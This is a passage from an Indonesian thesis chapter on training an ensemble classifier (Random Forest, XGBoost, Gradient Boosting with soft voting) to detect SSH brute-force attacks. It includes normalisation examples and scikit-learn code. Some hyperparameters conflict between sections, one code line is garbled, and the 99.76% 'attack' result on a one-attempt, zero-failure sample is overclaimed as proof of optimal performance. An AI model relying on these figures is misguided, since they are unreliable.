- Jika seluruh kondisi di atas tidak terpenuhi ⇨ label = Normal (0).

3.6. Pelatihan Model Ensemble Machine Learning

3.6.1. Pemilihan Algoritma

Penelitian ini menggunakan pendekatan *ensemble learning*, yaitu menggabungkan beberapa algoritma pembelajaran mesin untuk menghasilkan prediksi yang lebih akurat dan stabil. Tiga algoritma yang digunakan adalah Random Forest, XGBoost, dan Gradient Boosting. Pemilihan ketiganya didasarkan pada keunggulan masing-masing dalam menangani karakteristik data serangan jaringan yang kompleks.

Random Forest dipilih karena mampu menangani data dengan skala fitur yang berbeda tanpa membutuhkan normalisasi yang kompleks. Algoritma ini bekerja dengan membangun banyak *decision tree* dan menggabungkan hasilnya menggunakan metode *voting*. Selain itu, Random Forest juga tahan terhadap overfitting karena menggunakan konsep *averaging* dari banyak model, serta dapat memberikan informasi penting berupa *feature importance*.

XGBoost (Extreme Gradient Boosting) dipilih karena memiliki efisiensi komputasi yang tinggi dan performa yang sangat baik pada berbagai kasus klasifikasi. XGBoost mampu menangani missing values secara otomatis dan memiliki mekanisme regularisasi untuk mencegah *overfitting*. Algoritma ini menggunakan pendekatan *boosting* yang membangun model secara bertahap dengan meminimalkan *error* dari model sebelumnya.

Gradient Boosting digunakan sebagai baseline untuk metode *boosting*. Algoritma ini bekerja dengan cara menambahkan model baru secara bertahap untuk memperbaiki kesalahan prediksi sebelumnya. Setiap model baru difokuskan pada data yang sebelumnya salah diprediksi.

Dengan menggabungkan ketiga dari algoritma tersebut dalam satu sistem *ensemble*, model dapat memanfaatkan kelebihan masing-masing algoritma. Hasil akhirnya adalah prediksi yang lebih *robust* karena setiap model memiliki cara belajar yang berbeda terhadap pola data.

3.6.2. Preprocessing Data

Sebelum dilakukan proses pelatihan model, data terlebih dahulu melalui tahap preprocessing agar siap digunakan oleh algoritma pembelajaran mesin.

1) Train-Test Split

Dataset yang telah dilabel sebanyak 259 jendela waktu dibagi menjadi dua bagian, yaitu data latih (*training* set) dan data uji (*testing* set). Penelitian ini menggunakan perbandingan 80 persen untuk data latih dan 20 persen untuk data uji. Pembagian

dilakukan secara stratifikasi (*stratified split*) menggunakan parameter `stratify=y` untuk memastikan proporsi setiap kelas (*Normal*, *Suspicious*, *Attack*) tetap terjaga baik pada data latih maupun data uji. Secara matematis, proses pembagian ini dapat dinyatakan sebagai:

$$D = D_{train} \cup D_{test} \quad (41)$$

Dengan:

$$|D_{train}| = 0.8\ x\ N, |D_{test}| = 0.2\ x\ N \quad (42)$$

Dimana:

- N = Total jumlah dataset (259)
- D_{train} = dataset *training*
- D_{test} = dataset *testing*

Dengan total 259 samples, maka diperoleh:

- |Dtrain| = 0.8 × 259 = 207.2 ≈ 207 (dibulatkan)
- |Dtest| = 0.2 × 259 = 51.8 ≈ 52 (dibulatkan)

Stratifikasi memastikan distribusi label $y \in \{0,1,2\}$ tetap proporsional pada kedua subset, sehingga evaluasi model menjadi lebih tepat dan tidak bias.

Tabel 3.18 Pembagian Data Latih dan Data Uji

Jenis Data	**Jumlah Window**	**Persentase**
Data Latih (Training)	207	80%
Data Uji (Testing)	52	20%
Total	**259**	**100%**

2) Feature Scaling (Normalisasi Fitur)

Setelah pembagian data, dilakukan proses normalisasi fitur menggunakan metode StandardScaler. Tujuannya adalah mengubah semua fitur agar memiliki skala yang sama, yaitu memiliki rata-rata (mean) 0 dan standar deviasi (standard deviation) 1.

Rumus normalisasi yang digunakan adalah:

$$f_j' = \frac{f_j - \mu_j}{\sigma_j} \quad (43)$$

Dimana:

f_j= Nilai asli fitur ke-j

$\mu_j =$ Rata-rata (mean) fitur ke-j pada data training
σ_j= Standar deviasi fitur ke-j pada data training
f_j'= Nilai fitur setelah dinormalisasi

Nilai μ_j dan σ_j hanya dihitung dari data training, kemudian digunakan juga untuk mentransformasi data testing. Hal ini dilakukan untuk menghindari *data leakage*, yaitu kondisi dimana informasi dari data testing secara tidak sengaja digunakan dalam proses training. Selain itu, parameter scaler yang telah dihitung akan disimpan bersama model agar dapat digunakan kembali saat melakukan prediksi pada data baru.

Proses normalisasi dilakukan menggunakan parameter statistik yang diperoleh langsung dari data training, sehingga representatif terhadap distribusi dataset penelitian. Berdasarkan output implementasi, berikut adalah nilai mean (μ) dan standar deviasi (σ) dari fitur *velocity* dan *failed_attempts* yang digunakan dalam penelitian. Tabel 3.19. merupakan Nilai Mean dan Standar Deviasi Fitur (Data Real Implementasi)

Tabel 3.19 Nilai Mean dan Standar Deviasi Fitur

Fitur	**Mean (μ)**	**Standar Deviasi (σ)**
velocity	3,274763	4,495656
failed_attempts	8,014493	13,577289

Berdasarkan hasil implementasi pada dataset penelitian ini, diperoleh nilai statistik untuk salah satu fitur sebagai berikut:

- $\mu_{velocity} = 3.274763$
- $\sigma_{velocity} = 4.495656$

Contoh Perhitungan Normalisasi untuk Fitur Velocity

Misalkan terdapat satu jendela waktu (*time window*) dari serangan *critical attack* dengan nilai *velocity* ($f_{velocity}$) = 10,0. Berdasarkan data real di atas, nilai normalisasinya adalah:

$$f_j' = \frac{10.0 - 3.274763}{4.495656} = \frac{6.725237}{4.495656} = 1.495$$

Nilai velocity 10,0 setelah dinormalisasi menjadi 1,495. Hasil ini menunjukkan bahwa nilai tersebut berada sekitar 1.495 standar deviasi di atas rata-rata, yang mengindikasikan aktivitas dengan intensitas lebih tinggi

dibandingkan rata-rata dataset. Proses normalisasi ini memastikan bahwa seluruh fitur memiliki skala yang sebanding, sehingga tidak ada fitur yang mendominasi model hanya karena memiliki rentang nilai yang lebih besar. Parameter scaler yang telah dihitung kemudian disimpan dan digunakan kembali saat proses prediksi data baru.

Contoh Perhitungan Normalisasi untuk Fitur Failed Attempts

Fitur *failed_attempts* merepresentasikan jumlah percobaan login yang gagal dalam satu *time window*. Fitur ini sangat penting karena serangan seperti SSH *brute force* umumnya ditandai oleh banyaknya kegagalan autentikasi dalam waktu singkat. Semakin tinggi nilai *failed_attempts*, semakin besar kemungkinan aktivitas tersebut merupakan upaya serangan, bukan perilaku pengguna normal. Oleh karena itu, normalisasi pada fitur ini membantu model dalam membedakan antara kegagalan yang masih wajar dan kegagalan yang sudah mengindikasikan anomali.

Misalkan terdapat satu window dengan nilai: $f_{failed} = 50.0$

Dengan parameter dari data training:

- $\mu_{failed} = 8.014493$
- $\sigma_{failed} = 13.577289$

Maka hasil normalisasi adalah:

$$f'_{failed} = \frac{50.0 - 8.014493}{13.577289} = \frac{41.985507}{13.577289} = 3.0927$$

Nilai *failed_attempts* sebesar 50 berada sekitar 3.0927 standar deviasi di atas rata-rata.

Contoh Perhitungan Normalisasi untuk Fitur Total Attempts

Fitur *total_attempts* menunjukkan jumlah keseluruhan percobaan login, baik yang berhasil maupun gagal, dalam satu *time window*. Fitur ini digunakan untuk mengukur intensitas aktivitas autentikasi yang terjadi. Pada kondisi normal, jumlah percobaan biasanya rendah karena pengguna hanya mencoba beberapa kali. Sebaliknya, pada kondisi serangan, nilai *total_attempts* dapat meningkat drastis akibat banyaknya percobaan login yang dilakukan secara otomatis. Normalisasi fitur ini memungkinkan model untuk mengenali perbedaan tingkat intensitas aktivitas secara lebih proporsional terhadap distribusi data.

Misalkan terdapat satu window dengan nilai: $f_{total} = 100.0$

Dengan parameter:

- $\mu_{total} = 11.144928$
- $\sigma_{total} = 18.372639$

Maka:

$$f'_{total} = \frac{100.0 - 11.144928}{18.372639} = \frac{88.855072}{18.372639} = 4.8374$$

Nilai *total_attempts* sebesar 100 berada sekitar 4.8374 standar deviasi di atas rata-rata, yang menunjukkan aktivitas dengan intensitas sangat tinggi.

Interpretasi Nilai Normalisasi:

Nilai hasil normalisasi memiliki makna sebagai berikut:

- Jika $f'_j = 0$, maka nilai fitur sama dengan rata-rata dataset training
- Jika $f'_j > 0$, maka nilai fitur berada di atas rata-rata
- Jika $f'_j < 0$, maka nilai fitur berada di bawah rata-rata

Pada contoh perhitungan diatas:

- *velocity* menghasilkan nilai sekitar 1.495, menunjukkan peningkatan aktivitas
- *failed_attempts* menghasilkan nilai sekitar 3.0927, menunjukkan indikasi serangan kuat
- *total_attempts* menghasilkan nilai sekitar 4.8374, menunjukkan aktivitas sangat ekstrem.

Semakin besar nilai f'_j, semakin jauh nilai tersebut dari kondisi normal, sehingga semakin kuat indikasi adanya aktivitas serangan.

3.6.3. Arsitektur Ensemble

3.6.3.1. Teknik Random Forest

Pada penelitian ini, Random Forest digunakan dengan membangun banyak *decision tree* secara independen melalui teknik *bootstrap sampling* dan pemilihan fitur secara acak pada setiap proses pembentukan *tree*. Setiap *tree* dilatih menggunakan subset data yang berbeda, sehingga variasi pola yang dipelajari menjadi lebih beragam dan mampu mengurangi risiko *overfitting*. Pada penelitian ini, Random Forest digunakan dengan membangun banyak *decision tree* secara independen melalui teknik *bootstrap sampling* dan pemilihan fitur secara acak pada setiap proses pembentukan tree. Setiap tree dilatih menggunakan subset data yang berbeda, sehingga variasi pola yang dipelajari menjadi lebih beragam dan mampu mengurangi risiko *overfitting*. Secara matematis, prediksi *Random Forest* dapat dituliskan sebagai berikut:

$$RF\ (x) = mode\ \{h_t(x)|\ t = 1,2, \dots, T\}$$
(44)

Dimana:

- $h_t\ (x) = prediksi\ dari\ tree\ ke - t$
- T = Jumlah tree dalam model (pada penelitian ini $T = 100$)
- Mode = Kelas dengan Jumlah suara terbanyak

Selain itu, untuk mengatasi ketidakseimbangan data, digunakan parameter *class_weight = balanced*, dimana bobot setiap kelas dihitung secara otomatis berdasarkan distribusi data:

$$w_c = \frac{n_{samples}}{n_{class} x\ n_c}$$
(45)

Dimana:

- w_c= bobot untuk kelas ke-c
- $n_{samples}$= total jumlah dataset
- n_{class}= Jumlah kelas (0=normal, 1=*suspicious*, 3=*attack*)
- n_c= jumlah data pada kelas ke-c

Parameter yang digunakan dalam penelitian ini adalah:

- $n\_estimators = 100$ (jumlah pohon keputusan yang dibangun)
- $max\_dept = 10$ (kedalaman maksimal setiap pohon)
- $min\_samples\_split = 5$ (jumlah sampel minimal untuk melakukan pemisahan)
- $min\_samples\_leaf = 2$ (jumlah sampel minimal pada daun)
- $class\_weight = balanced$ (menyesuaikan bobot kelas secara otomatis)

Dengan konfigurasi ini, Random Forest mampu menangkap pola kompleks dari fitur tanpa memerlukan asumsi distribusi tertentu dan tetap stabil terhadap variasi data.

Parameter Model (Hasil Implementasi) dari hasil pemanggilan model dari file `rf_model.pkl`, diperoleh konfigurasi sebagai berikut:

- T=100 (jumlah *tree*)
- *max_depth* = 10
- *min_samples_split* = 2
- *min_samples_leaf* = 1
- *class_weight = balanced*
- *random_state* = 42
- jumlah fitur = 10

- jumlah kelas = 3 (Normal, *Suspicious*, *Attack*)

Pembobotan Kelas (*Class Weight*)

Karena distribusi data tidak seimbang, digunakan pembobotan kelas otomatis dengan rumus:

$$w_c = \frac{n_{samples}}{n_{classes}\, x\, n_{samples,c}} \quad (46)$$

Dengan:
$n_{samples}$= 259 (total data setelah *cleaning*)
$n_{classes}$ = 3
$n_{samples,c} = Jumlah\ data\ pada\ kelas\ ke - c$

Contoh untuk kelas *attack* ($n_{samples,attack} = 80$):

$$w_{attack} = \frac{259}{3\ x\ 80} \approx 1.079$$

Artinya, kelas dengan jumlah lebih sedikit akan diberikan bobot lebih besar agar model tidak bias terhadap kelas mayoritas. Dari hasil pengujian pada satu sampel data:

- *Total_attempts* = 1
- *Failed_attempts* = 0
- *Velocity* = 10.0

Hasil prediksi kelas adalah *attack* (2) dan probabilitas *attack* = 99.76%. Interpretasi berdasarkan rumus:

$$RF\ (x) = mode\ \{h_1(x), h_2(x), \dots, h_{100}(x)\} \quad (47)$$

Mayoritas tree memberikan prediksi ke kelas *attack*, sehingga:

RF(x)=2. Hal ini menunjukkan bahwa implementasi Random Forest bekerja sesuai dengan konsep *majority voting* secara matematis.

3.6.3.2. Teknik XGBoost

Pada penelitian ini, XGBoost digunakan dengan pendekatan *boosting* yang membangun model secara bertahap (*sequential*), dimana setiap *tree* baru difokuskan untuk memperbaiki kesalahan dari model sebelumnya. Proses pembelajaran dilakukan dengan meminimalkan fungsi *loss* menggunakan

pendekatan gradien, sehingga model secara iteratif menjadi semakin akurat. Penggunaan XGBoost memberikan beberapa keunggulan dalam konteks penelitian ini, yaitu efisiensi komputasi yang tinggi, kemampuan dalam menangkap pola *non-linear* yang kompleks, serta adanya mekanisme regularisasi yang membantu mengontrol kompleksitas model dan mencegah *overfitting*. Dengan parameter seperti 100 *boosting rounds* dan *learning rate* sebesar 0,1, model mampu melakukan penyesuaian secara bertahap terhadap data pelatihan.

Prediksi pada iterasi ke-t dinyatakan sebagai:

$$\hat{y}_i^{(t)} = \hat{y}_i^{(t-1)} + \eta \, . f_t(x_i) \quad (48)$$

Dimana:

$\hat{y}_i^{(t)}$= Prediksi pada iterasi $ke - t$
η= learning rate
f_t= tree $ke - t$
x_t= data $ke - i$

Prediksi akhir setelah T iterasi:

$$\hat{y}_i = \sum_{t=1}^{T} \eta \, . f_t \, (x_i) \quad (49)$$

XGBoost meminimalkan fungsi objektif:

$$L^{(t)} = \sum_{i=1}^{n} l\left(y_i, \hat{y}_i^{(t)}\right) + \sum_{k=1}^{t} \Omega(f_k) \quad (50)$$

Dimana:

l= *Loss function* (*multi-class log loss* / *mlogloss*)

$\Omega(f_k$= Regularisasi kompleksitas tree

Parameter Model (Hasil Implementasi) dari hasil model `xgb_model.pkl`, diperoleh:

- *n_estimators* = 100
- *max_depth* = 6
- *learning_rate* (
- η
- η) = 0.1
- *subsample = None*
- *colsample_bytree = None*

- *random_state* = 42
- *eval_metric* = *mlogloss*.

Proses Pembelajaran (Interpretasi Iteratif) untuk model dibangun secara bertahap:

$$\hat{y}^{(0)} = 0$$
$$\hat{y}^{(1)} = 0.1 \cdot f1(x)$$
$$\hat{y}^{(2)} = \hat{y}^{(1)} + 0.1 \cdot f2(x)$$
.
.
.
$$\hat{y}^{(100)} = \sum_{t=1}^{100} 0.1 \cdot ft(x) \quad (51)$$

Setiap *tree* berkontribusi kecil (karena learning rate 0.1), namun secara kumulatif menghasilkan model yang kuat. Prediksi klasifikasi *multi-class*, digunakan probabilitas:

$$\hat{y} = \arg\max_{c} P\,(y = c \mid x\,) \quad (52)$$

Dimana:

- $P\,(y = c|x)\ adalah\ probabilitas\ kelas\ ke - c$

Dari hasil implementasi menghasilkan:

- Probabilitas *Normal* = 0.06%
- Probabilitas *Suspicious* = 0.18%
- Probabilitas *Attack* = 99.76%

Sehingga:

$$\hat{y} = argmax(0.0006,\ 0.0018,\ 0.9976) = Attack$$

Hasil ini menunjukkan bahwa model XGBoost berhasil mempelajari pola serangan dengan sangat kuat, terutama pada fitur *velocity* yang tinggi.

3.6.3.3. Teknik Gradient Boosting

Pada penelitian ini, Gradient Boosting diterapkan dengan membangun model secara bertahap melalui penambahan *weak learner* berupa decision tree pada setiap iterasi. Setiap *tree* baru dilatih untuk memperbaiki residual *error* yang dihasilkan oleh model sebelumnya, sehingga kesalahan prediksi dapat dikurangi secara progresif. Dengan konfigurasi 100 iterasi dan learning *rate* sebesar 0,1, model melakukan pembelajaran secara bertahap dengan kontribusi kecil pada setiap tree. Pendekatan ini memungkinkan model menangkap pola yang sulit dipelajari oleh

satu model tunggal, terutama pada fitur-fitur yang memiliki variasi tinggi seperti *velocity* dan *failed_attempts*. Secara matematis, model dibangun secara iteratif sebagai berikut:

$$F_m(x) = F_{M-1}(x) + \gamma_m . h_m(x) \quad (53)$$

Dimana:

- $F_m(x)$ = Model pada iterasi ke-m
- $F_{M-1}(x) = Model\ sebelumnya$
- $h_m(x) = Weak\ learner\ (decision\ tree)\ pada\ iterasi\ ke - m$
- $\gamma_m = Learning\ rate\ (kontribusi\ model\ baru)$

Pada tahap awal, model dimulai dari nilai awal:

$$F_o(x) \arg min_{\gamma} \sum_{i=1}^{n} L(y_i, \gamma) \quad (54)$$

Selanjutnya setiap iterasi memperbaiki *error* dengan mengikuti arah negatif *gradien* dari *loss function*:

$$r_{im} = -\left[\frac{\partial L(y_i, F(x_i))}{\partial F(x_i)}\right] F = F_{m-1} \quad (55)$$

Dimana r_{im} adalah residual (error) yang akan dipelajari oleh tree berikutnya.

Implementasi pada penelitian ini, berdasarkan konfigurasi model yang digunakan, parameter *Gradient Boosting* adalah:

- *n_estimators*= 100
- *max-depth*= 5
- *learning_rate*= 0.1
- *subsample* = 0.8

Sehingga model akhir dapat direpresentasikan:

$$F_{100}(x) = F_0(x) + 0.1 \sum_{m=1}^{100} h_m(x) \quad (56)$$

Artinya:

- Terdapat 100 *decision trees*
- Setiap *tree* berkontribusi 10% (*learning rate* = 0.1)
- Model belajar secara bertahap dari *error* sebelumnya

3.6.3.4. Arsitektur Ensemble (*Voting Classifier*)

Ketiga model individual yang telah dilatih kemudian digabungkan menggunakan mekanisme soft voting classifier. Pada metode ini, setiap model menghasilkan probabilitas untuk setiap kelas (*Normal, Suspicious, Attack*). Probabilitas dari ketiga model kemudian dirata-ratakan untuk setiap kelas, dan kelas dengan probabilitas rata-rata tertinggi dipilih sebagai prediksi akhir. Rumus Voting Ensemble:

$$\hat{y} = \arg\max_{c} \sum_{j=1}^{M} w_j .\ P_j(y = c\ |x) \quad (57)$$

Dimana:

- $M = Jumlah\ model\ (RF, XGB, GB)$
- $w_j = \frac{1}{3} = Bobot\ tiap\ model\ (equal\ weight)$
- $P_j(y = c \mid x) = probabilitas\ kelas\ c\ dari\ model\ ke - j$

Karena semua bobot sama maka:

$$\hat{y} = \arg\max_{c} [P_{RF}(c|x) + P_{XGB}(c|x) + P_{GB}(c|x)] \quad (58)$$

Berdasarkan pengujian pada dataset implementasi:

- *Total_attempts* = 1
- *Failed_attempts* = 0
- *Velocity* = 10.0000

Hasil prediksi:

- *Normal* = 0.06%
- *Suspicious* = 0.18%
- *Attack* = 99.76%

Hasil analisis, misalkan probabilitas dari masing-masing model:

$$P_{RF}(Attack)\ \approx 0.998, P_{XGB}(Attack)\ \approx 0.997, P_{GB}(Attack)\ \approx 0.998$$

Maka:

$$P_{ensemble}\ (Attack) = \frac{0.998 + 0.997 + 0.998}{3}\ \approx 0.9976$$

$$= 99.76\%$$

Interpretasi hasil:

- Probabilitas tinggi (99.76%) menunjukkan tingkat keyakinan model sangat kuat
- Kasus ini termasuk velocity tinggi (10 attempts/sec) dan pola tidak normal (bukan human behavior)
- Model ensemble berhasil menggabungkan kekuatan ketiga algoritma dan menghasilkan prediksi yang lebih stabil dan *robust*.

3.6.4. Training Process Model

3.6.4.1. Inisialisasi Model

Pada tahap awal, tiga algoritma pembelajaran mesin diinisialisasi dengan parameter yang telah ditentukan sesuai dengan kebutuhan penelitian. Ketiga model yang digunakan yaitu Teknik Random Forest, XGBoost, dan Gradient Boosting. Proses ini dilakukan sebelum pelatihan dimulai, sehingga setiap model telah memiliki konfigurasi yang tetap dan konsisten selama eksperimen. Inisialisasi parameter dilakukan langsung dalam kode Python, dengan nilai parameter yang telah disesuaikan berdasarkan hasil pengujian dan karakteristik dataset. Implementasi inisialisasi model:

```
from sklearn.ensemble import RandomForestClassifier,
GradientBoostingClassifier, VotingClassifier
from xgboost import XGBClassifier

-  Teknik Random Forest
rf_model = RandomForestClassifier(
    n_estimators=100,
    max_depth=10,
    min_samples_split=5,
    min_samples_leaf=2,
    class_weight='balanced',
    random_state=42
)

-  Teknik XGBoost
xgb_model = XGBClassifier(
    n_estimators=100,
    max_depth=6,
    learning_rate=0.1,
    subsample=0.8,
    colsample_bytree=0.8,
    random_state=42,
    eval_metric='mlogloss'
)

-  Teknik Gradient Boosting
gb_model = GradientBoostingClassifier(
    n_estimators=100,
    max_depth=5,
    learning_rate=0.1,
    subsample=0.8,
    random_state=42
)
```

Berdasarkan hasil validasi langsung pada server flask (10.151.20.152), parameter yang digunakan dalam implementasi memiliki konfigurasi sebagai berikut:

1) Teknik Random Forest
   - *n_estimators*=100
   - *max_depth*=10
   - *max_depth*=10
   - *min_samples_split*=2
   - *min_samples_split*=2 (hasil implementasi aktual)
   - *min_samples_leaf*=1
   - *min_samples_leaf*=1
   - *class_weight=balanced*
   - *class_weight=balanced*
   - *random_state*=42
   - *random_state*=42

2) Teknik XGBoost
   - *n_estimators*=100
   - *max_depth*=6
   - *learning_rate*=0.1
   - *subsample*=0.8 (atau *default* none pada model tersimpan)
   - *colsample_bytree*=0.8
   - eval_metric=mlogloss

3) Teknik Gradient Boosting:
   - *n_estimators*=100
   - *max_depth*=5
   - *learning_rate*=0.1
   - *subsampl*e=0.8

Penentuan parameter ini bertujuan untuk menjaga keseimbangan antara kompleksitas model dan kemampuan generalisasi, serta memastikan proses pelatihan tetap efisien pada dataset yang relatif kecil (259 sampel setelah pembersihan dataset).

3.6.4.2. Pelatihan Model Individual

Setelah model diinisialisasi, tahap berikutnya adalah melatih masing-masing model menggunakan data latih yang telah melalui proses preprocessing dan normalisasi. Pelatihan dilakukan secara terpisah untuk setiap algoritma, sehingga masing-masing model dapat mempelajari pola data secara independen. Pada penelitian ini, setelah proses pembersihan data (*cleaning dataset*), jumlah total data adalah 259 sampel. Dengan pembagian 80:20 menggunakan stratified split, diperoleh data latih ≈ 207 sampel dan data uji ≈ 52 sampel. Setiap sampel memiliki 17 fitur yang telah diekstraksi pada tahap sebelumnya. Sebelum proses pelatihan,

data latih dinormalisasi menggunakan StandardScaler. Implementasi pelatihan model:

```
   -  Training masing-masing model
rf_model.fit(X_train_scaled, y_train)
xgb_model.fit(X_train_scaled, y_train)
gb_model.fit(X_train_scaled, y_train)
```

3.6.4.3. Pembentukan Ensemble (Voting Classifier

Setelah ketiga model (Random Forest, XGBoost, dan Gradient Boosting) selesai dilatih secara terpisah, langkah selanjutnya adalah menggabungkan ketiganya ke dalam satu arsitektur ensemble menggunakan metode *soft voting*. Pada pendekatan ini, setiap model tidak hanya memberikan prediksi kelas, tetapi juga menghasilkan probabilitas untuk setiap kelas (0,1,2). Probabilitas dari ketiga model kemudian digabungkan untuk menentukan hasil akhir. Implementasi pembentukan ensemble dilakukan menggunakan VotingClassifier dari library scikit-learn:

```
from sklearn.ensemble import VotingClassifier

ensemble_model = VotingClassifier(
    estimators=[('rf', rf_model), ('xgb', xgb_model), ('gb',
gb_model)],
    voting='soft',
    n_jobs=1
)
```

3.6.4.4. Pelatihan Ensemble dan Penyimpanan Model

Setelah struktur VotingClassifier dibentuk, model ensemble siap digunakan untuk prediksi. Dalam implementasi ini, ensemble dibangun menggunakan model-model yang telah dilatih sebelumnya. Secara praktis, terdapat dua pendekatan yaitu melatih ulang melalui `ensemble.fit()` dan menggunakan model yang sudah dilatih (*pre-trained estimators*). Pada penelitian ini, pendekatan yang digunakan adalah memanfaatkan model yang telah dilatih sebelumnya, sehingga tidak diperlukan proses pelatihan ulang secara terpisah.

Setelah seluruh model selesai dilatih, setiap model disimpan dalam bentuk file untuk digunakan kembali pada proses prediksi (*inference*). Penyimpanan dilakukan menggunakan library *joblib*. File yang dihasilkan:

- `rf_model.pkl` ⇨ model Random Forest
- `xgb_model.pkl` ⇨ model XGBoost
- `gb_model.pkl` ⇨ model Gradient Boosting
- `ensemble_model.pkl` ⇨ model ensemble
- `scaler.pkl` ⇨ parameter normalisasi

Seluruh proses pelatihan model berhasil dijalankan dengan waktu yang sangat efisien, yaitu kurang dari 10 detik untuk dataset berukuran 259 sampel. Ketiga model utama mampu dilatih secara independen dengan cepat, kemudian digabungkan menggunakan mekanisme soft voting untuk menghasilkan prediksi yang lebih kuat dan stabil. Model ensemble yang dihasilkan telah disimpan dalam bentuk file dan siap digunakan untuk proses prediksi terhadap data baru. Hasil validasi menunjukkan bahwa model mampu memberikan probabilitas prediksi yang sangat tinggi pada kelas yang benar (hingga 99.76%), yang menandakan bahwa pendekatan ensemble yang digunakan bekerja secara optimal.

3.6. Implementasi dalam Kode

Implementasi proses pelatihan model ensemble dilakukan menggunakan bahasa pemrograman Python melalui `skrip train_model.py`. Skrip ini mengintegrasikan seluruh tahapan mulai dari pembacaan data, pembersihan data, pemisahan dataset, normalisasi fitur, pelatihan model, evaluasi, hingga penyimpanan model dan metrik hasil pelatihan.

1) Pembacaan dan Pembersihan Data
   Bagian awal kode menangani proses pembacaan dataset serta pembersihan data dari nilai kosong (NaN):

```
df = pd.read_csv(input_csv)
df = df.dropna()
```

   Pada tahap ini, dataset hasil feature extraction yang berjumlah 273 window dibersihkan sehingga diperoleh 259 window yang valid untuk proses pelatihan. Pembersihan ini penting untuk memastikan tidak ada nilai yang dapat mengganggu proses pembelajaran model.
2) Pemilihan Fitur dan Label
   Fitur yang digunakan dalam penelitian berjumlah 17 fitur, sesuai dengan hasil ekstraksi pada tahap sebelumnya:

```
feature_cols = [
    'total_attempts', 'failed_attempts',
'success_attempts',
    'fail_ratio', 'success_ratio', 'fail_success_ratio',
    'unique_users', 'username_entropy', 'time_variance',
    'avg_time_between', 'min_time_between',
    'session_duration', 'velocity', 'target_diversity',
    'max_rule_level', 'avg_rule_level',
'source_ips_in_window'
]

X = df[feature_cols]
y = df['label']
```

Label yang digunakan bersifat numerik dengan representasi $y \in \{0,1,2\} = \{normal, suspicious, attack\}$

3) Pembagian Dataset (*Train-Test Split*)
   Dataset dibagi menjadi data latih dan data uji menggunakan *stratified sampling*:

```
X_train, X_test, y_train, y_test = train_test_split(
    X, y, test_size=0.2, random_state=42, stratify=y
)
```

4) Normalisasi Fitur (*Feature Scaling*)
   Normalisasi dilakukan menggunakan StandardScaler:

```
scaler = StandardScaler()
X_train_scaled = scaler.fit_transform(X_train)
X_test_scaled = scaler.transform(X_test)
```

5) Inisialisasi Model
   Tiga model utama diinisialisasi sesuai parameter penelitian:

```
rf_model = RandomForestClassifier(...)
xgb_model = xgb.XGBClassifier(...)
gb_model = GradientBoostingClassifier(...)
```

   Kemudian digabungkan dalam *Voting Classifier*:

```
ensemble_model = VotingClassifier(
    estimators=[('rf', rf_model), ('xgb', xgb_model),
('gb', gb_model)],
    voting='soft',
    n_jobs=-1
)
```

6) Pelatihan Model
   Pelatihan dilakukan langsung pada model ensemble: `ensemble_model.fit(X_train_scaled, y_train)` Pada tahap ini, seluruh model dilatih menggunakan data latih yang telah dinormalisasi. Proses ini menghasilkan model yang mampu mempelajari pola perilaku serangan dari kombinasi 17 fitur.

7) Prediksi dan Evaluasi
   Model yang telah dilatih digunakan untuk melakukan prediksi pada data uji:

```
y_pred = ensemble_model.predict(X_test_scaled)
y_pred_proba =
ensemble model.predict proba(X test scaled)
```

Evaluasi dilakukan menggunakan beberapa metrik dan Selain itu, juga dihitung confusion matrix dan classification report untuk analisis lebih detail.

```
accuracy = accuracy_score(y_test, y_pred)
precision, recall, f1, _ =
precision_recall_fscore_support(...)
```

8) Cross Validation
   Validasi tambahan dilakukan menggunakan 5-Fold Cross Validation, Proses ini bertujuan untuk mengukur konsistensi performa model terhadap variasi data.

```
kfold = StratifiedKFold(n_splits=5, shuffle=True,
random_state=42)
scores = cross_val_score(model, X_train_scaled, y_train,
cv=kfold)
```

9) *Feature Importance*
   Analisis kontribusi fitur dilakukan menggunakan Random Forest, Nilai ini digunakan untuk mengetahui fitur mana yang paling berpengaruh terhadap prediksi model.

```
importances = rf_model.feature_importances_
```

10) Penyimpanan Model dan Hasil
    Model dan hasil pelatihan disimpan untuk digunakan kembali:

```
joblib.dump(ensemble_model, 'models/ensemble_model.pkl')
joblib.dump(scaler, 'models/scaler.pkl')
```

Selain itu, metrik evaluasi disimpan dalam format JSON:

```
with open('models/training_metrics.json', 'w') as f:
    json.dump(metrics, f)
```

Secara keseluruhan, skrip `train_model.py` mengintegrasikan seluruh pipeline pelatihan dalam satu alur otomatis. Proses dimulai dari pembacaan data mentah hasil ekstraksi fitur, dilanjutkan dengan pembersihan data, pembagian dataset, normalisasi fitur, hingga pelatihan model ensemble berbasis *soft voting*. Model yang dihasilkan kemudian dievaluasi menggunakan data uji serta divalidasi menggunakan cross validation untuk memastikan performa yang stabil. Hasil pelatihan menunjukkan bahwa seluruh proses dapat dijalankan secara efisien

dengan waktu yang singkat, serta menghasilkan model yang siap digunakan untuk prediksi data baru. Penyimpanan model dalam format `.pkl` dan metrik dalam format `.json` memungkinkan proses deployment dan analisis lanjutan dilakukan dengan mudah tanpa perlu mengulangi proses pelatihan dari awal.

3.7. Evaluasi Model

Evaluasi model dilakukan untuk mengukur kinerja model ensemble dalam mengklasifikasikan serangan SSH *brute force*. Proses evaluasi mencakup pengukuran metrik kinerja, analisis *confusion matrix*, validasi silang (*cross-validation*), serta analisis tingkat kepentingan fitur (*feature importance*). Evaluasi ini bertujuan untuk memastikan bahwa model tidak hanya akurat, tetapi juga memiliki kemampuan generalisasi yang baik terhadap dataset yang belum pernah dilihat sebelumnya. Pengujian model ensemble dilakukan pada data uji (*testing set*) yang berjumlah 52 sampel, atau 20% dari total dataset. Distribusi data uji terdiri dari 27 sampel *normal*, 9 sampel *suspicious*, dan 16 sampel *attack*, yang proporsinya sama dengan dataset asli.

3.7.1. Metrik Evaluasi

Pengukuran performa model menggunakan empat metrik utama yang umum digunakan pada klasifikasi multi-kelas, yaitu akurasi (*accuracy*), presisi (*precision*), *recall*, dan F1-score. Keempat metrik ini memberikan gambaran yang menyeluruh terhadap kualitas prediksi model dari berbagai sudut pandang.

1) Akurasi (*Accuracy*)
   Akurasi menunjukkan proporsi jumlah prediksi yang benar dibandingkan dengan seluruh jumlah prediksi yang dilakukan oleh model. Untuk klasifikasi multi-kelas, akurasi dirumuskan sebagai berikut:
   $$Accuracy = \frac{1}{N}\sum_{i=1}^{N} 1(\hat{y}_i = y_i) \quad (59)$$

   Keterangan:
   - N = Jumlah total sampel uji dataset
   - $\hat{y}_i$ = Hasil prediksi model untuk sampel ke-i
   - y_i = Label aktual untuk sampel ke-i
